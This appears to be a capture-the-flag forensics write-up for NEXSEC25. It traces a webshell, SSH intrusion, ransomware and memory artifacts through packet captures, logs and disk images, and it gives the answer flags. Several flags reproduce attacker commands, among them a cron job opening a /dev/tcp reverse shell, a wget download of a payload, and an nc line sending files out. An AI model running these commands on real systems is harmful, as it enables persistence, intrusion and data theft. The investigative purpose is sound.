
Subsequent commands occur after this request, confirming that whoami was the first command executed through the webshell

Flag: nexsec25{whoami}

Breadcrumbs #5

Description: From the webshell commands, the attacker was preparing for the next stage of the attack. What IP address and port was the attacker planning to connect back to?

Solution:
From the webshell activity, the attacker eventually executed a reverse shell command using `/dev/tcp`, which clearly shows the intended callback address.



This indicates the attacker was preparing to establish a reverse shell connection to:

- IP: `172.16.23.13`
- Port: `4444`


Flag: nexsec25{172.16.23.13:4444}

Breadcrumbs #6

Description: Following the webshell upload, the attacker established a reverse shell connection. Analyze the captured traffic to uncover their activities on the compromised system. What is the first full command the attacker executed after gaining the reverse shell connection?

Solution:
Filter the packet using ip.addr == 172.16.23.13 && tcp.port == 4444. Then, TCP → Follow Stream

Packet capture analysis of the reverse shell session showed that the attacker first queried system information to identify the operating environment.



Attackers commonly execute system identification commands immediately after gaining shell access to determine OS version and privilege context before attempting escalation.

Flag: nexsec25{cat /etc/os-release}

Breadcrumbs #7

Description: Under which user context was the attacker operating after gaining the reverse shell?

Solution:
Right after the reverse shell is established, the shell prompt itself already reveals the user context: www-data@server:/var/www/html/uploads$

Flag: nexsec25{www-data}

Breadcrumbs #8

Description: In which directory was the attacker initially located when the reverse shell connected?

Solution:
Upon connection, the shell prompt showed the working directory where the malicious upload resided. In Bash, the part after the colon (`:`) indicates the current working directory at the moment the shell starts.

So when the reverse shell connected, the attacker was initially located in: /var/www/html/uploads


Flag: nexsec25{/var/www/html/uploads}

Breadcrumbs #9

Description: The attacker attempted to read a file containing password hashes but was denied. What file was this? (include path)

Solution:

From the reverse shell session, the attacker explicitly tried to read the system's password hash file and was denied access.




This file contains hashed passwords and is only readable by `root`, which explains the denial under the `www-data` context.

Flag: nexsec25{/etc/shadow}

Breadcrumbs #10

Description: What command did the attacker use to search for SUID binaries on the system?

Solution:




The attacker ran a filesystem-wide search to locate SUID binaries that could be abused for privilege escalation.

Flag: nexsec25{find / -perm -4000 -type f 2>/dev/null}

Breadcrumbs #11

Description: The attacker established persistence. What is the full command used?

Solution:



Persistence was achieved by adding a malicious cron job that executes a reverse shell every minute, ensuring continued access even after session termination.


Cron-based persistence is commonly used because it survives reboots and does not require modifying system binaries, reducing detection likelihood.

Flag: nexsec25{(crontab -l 2>/dev/null; echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/172.16.23.13/4444 0>&1'") | crontab -}

Classic #1

Description: The SOC team received an alert indicating suspicious activity on a server. As a forensic investigator, you have been provided with triage results from the compromised system. Analyze the available outputs and answer the following questions. Which service was used to gain initial access to the server?

Solution:



To identify the service used for the initial access, system authentication logs were examined. These logs record successful and failed login attempts and are commonly used to trace unauthorized access.

The following steps were performed:

1. Extract system log files
   - The log archive localhost-*-var-log.tar.gz was extracted from the Logs directory.
   - Focus was placed on /var/log/secure, which logs authentication-related events.
2. Search for successful login entries
   - The log file was searched for entries containing Accepted password, indicating a successful login.
   - Multiple entries were found showing successful authentication events.
3. Analyze log entries
   - The presence of sshd and ssh2 confirms that the SSH service was used

Flag: nexsec25{ssh}

Classic #2

Description: Which IP address used by the attacker for this initial access activity?

Solution:
After identifying the service used for initial access (SSH), the next step was to determine the source IP address associated with the successful login attempts.

The following steps were performed:

1. Review SSH authentication logs
   - The same /var/log/secure file was examined for successful login events.
   - Each successful login entry includes the source IP address of the connecting client.
2. Identify repeated source IP
   - Multiple log entries showed successful SSH logins originating from the same IP address.
3. Confirm attacker IP
   - The repeated appearance of the same IP confirms it as the attacker's source.

Example of log entries

Flag: nexsec25{100.96.0.2}

Classic #3

Description: Identify exact full command being used to download the malicious binary?

Solution:
The investigation checked the compromised user's command history to find how the malicious file was downloaded.

How it was found

- The hidden user home directory was extracted.
- The file home/centos/.bash_history was reviewed.
- A wget command was found that downloaded a file from the attacker's server.


Finding

The attacker used the following command to download the malicious binary:
wget --limit-rate=1k http://192.168.8.11:8080/init.sh

Flag: nexsec25{wget --limit-rate=1k http://192.168.8.11:8080/init.sh}

Classic #4


Description: Which directory was initially affected by the ransomware.



Flag: nexsec25{/home/centos/data_production/}

Classic #5

Description: Which tool or utility was used to transfer documents/files out to the attacker's server?



Flag: nexsec25{nc}


Classic #6

Description: What was the initial file transferred out to the attacker's server?

Solution:
The compromised user's command history was checked to identify files sent out of the server.

How it was found

- The file home/centos/.bash_history was analyzed.
- Netcat (nc) commands were found sending files to the attacker's server.
- The first exfiltration command identified was:
  nc 192.168.8.11 8888 < Nexsec2025_Operational_Maintenance_Notes.txt



Flag: nexsec25{Nexsec2025_Operational_Maintenance_Notes.txt}

Classic #7

Description: What is the process ID associated with the files transfer activity?

Solution:
The solution was found by analyzing the network connections in the `ss-anepo.txt` file within the triage data. Among the established TCP connections, one stood out: a connection from the compromised host (`192.168.8.15:43890`) to an external IP (`192.168.8.11:8888`) with the process listed as `"nc"` and the process ID `9169`. This indicates that the attacker used **netcat (`nc`)** to transfer files to their server over port 8888, making `nc` the exfiltration tool and `9169` the associated process ID for the transfer activity.


Flag: nexsec25{9169}

Digital Forensics


OhMyFiles #1

Description: Read the file incident_summary.txt to understand the context of this case. A forensic disk image of the user's workstation has been provided. As a forensic analyst, your first step is to verify the integrity of the evidence. Calculate the SHA256 of the disk image (.E01) and provide it as your answer.

Solution:
Verifying evidence integrity is a critical first step in digital forensics to ensure the image has not been altered. The SHA-256 hash of the `.E01` disk image was calculated using a Hash Tool 1.2 and compared to ensure consistency throughout the investigation.



incident_summary.txt



Using Hash Tool 1.2 to compare and calculate hash values


The calculated SHA-256 hash of the disk image is c8f31718462337b4cc8218c2ca301ca9ca6122cca71c708757f38788533ca076. This confirms that the evidence image is intact and suitable for forensic analysis.

Flag: nexsec25{c8f31718462337b4cc8218c2ca301ca9ca6122cca71c708757f38788533ca076}

OhMyFiles #2

Description: What file extension does the ransomware add to encrypted files?

Solution:
During filesystem analysis, a ransom note titled `!!! DECRYPT_YOUR_FILES !!!.txt` was discovered. The contents of this note explicitly stated the file extension appended to encrypted files by the ransomware.



Using Exterro FTK Imager to analyse the disk image

The ransomware encrypts files and appends the `.lock` extension.


Flag: nexsec25{.lock}

OhMyFiles #3


Description: What is the SHA-256 hash of the deleted archive file?

Solution:

Analysis of the `$Recycle.Bin` directory revealed a deleted RAR archive (`$R96XXEK.rar`), indicating it was likely used during the infection process. The file was left-clicked to export the file hash list.



`$R96XXEK.rar` shows in `$Recycle.Bin` directory




The hash values (MD5 and SHA-256) provided in the accompanying text file were compared using a hash tool to verify file integrity. After confirming the hashes matched, the SHA-256 value was extracted as required.

Flag: nexsec25{cfaa2ce425e2f472618323dcbceb2e3fc013100919a8dbf545bf15b4c45dae8f}

OhMyFiles #4

Description: Identify the most recent CVE that was exploited to deliver the ransomware payload.

Solution:
The SHA-256 hash of the deleted RAR archive was searched on VirusTotal. Multiple security vendor detections identified the archive as an exploit targeting a specific vulnerability. VirusTotal explicitly tagged the file with an exploit label referencing a recent CVE.



The ransomware payload was delivered by exploiting the following vulnerability: CVE-2025-8088. This CVE is associated with a malicious RAR archive used as the initial infection vector.

Flag: nexsec25{CVE-2025-8088}

MEMOIR #1

Description: An employee at Berjaya Company appears to have been compromised, and the circumstances remain unclear. We now need your expertise to analyze the acquired memory snapshot and uncover the incidents that unfolded behind the scenes.

Solution:
Memory analysis revealed references to a suspicious Microsoft Word document opened by the victim. This document name was recovered from process memory and command-line artifacts.

Flag: NEXSEC25{Jemputan_Bengkel_Strategik.docx}

MEMOIR #2

Description: What is the IP address of the primary C2 server?

Solution:
Network artifacts recovered from memory showed repeated outbound connections to a single external IP address, identified as the command-and-control server.


Repeated outbound connections to the same external IP address across multiple processes is a strong indicator of command-and-control infrastructure rather than legitimate traffic.

Flag: NEXSEC25{188.166.181.254}

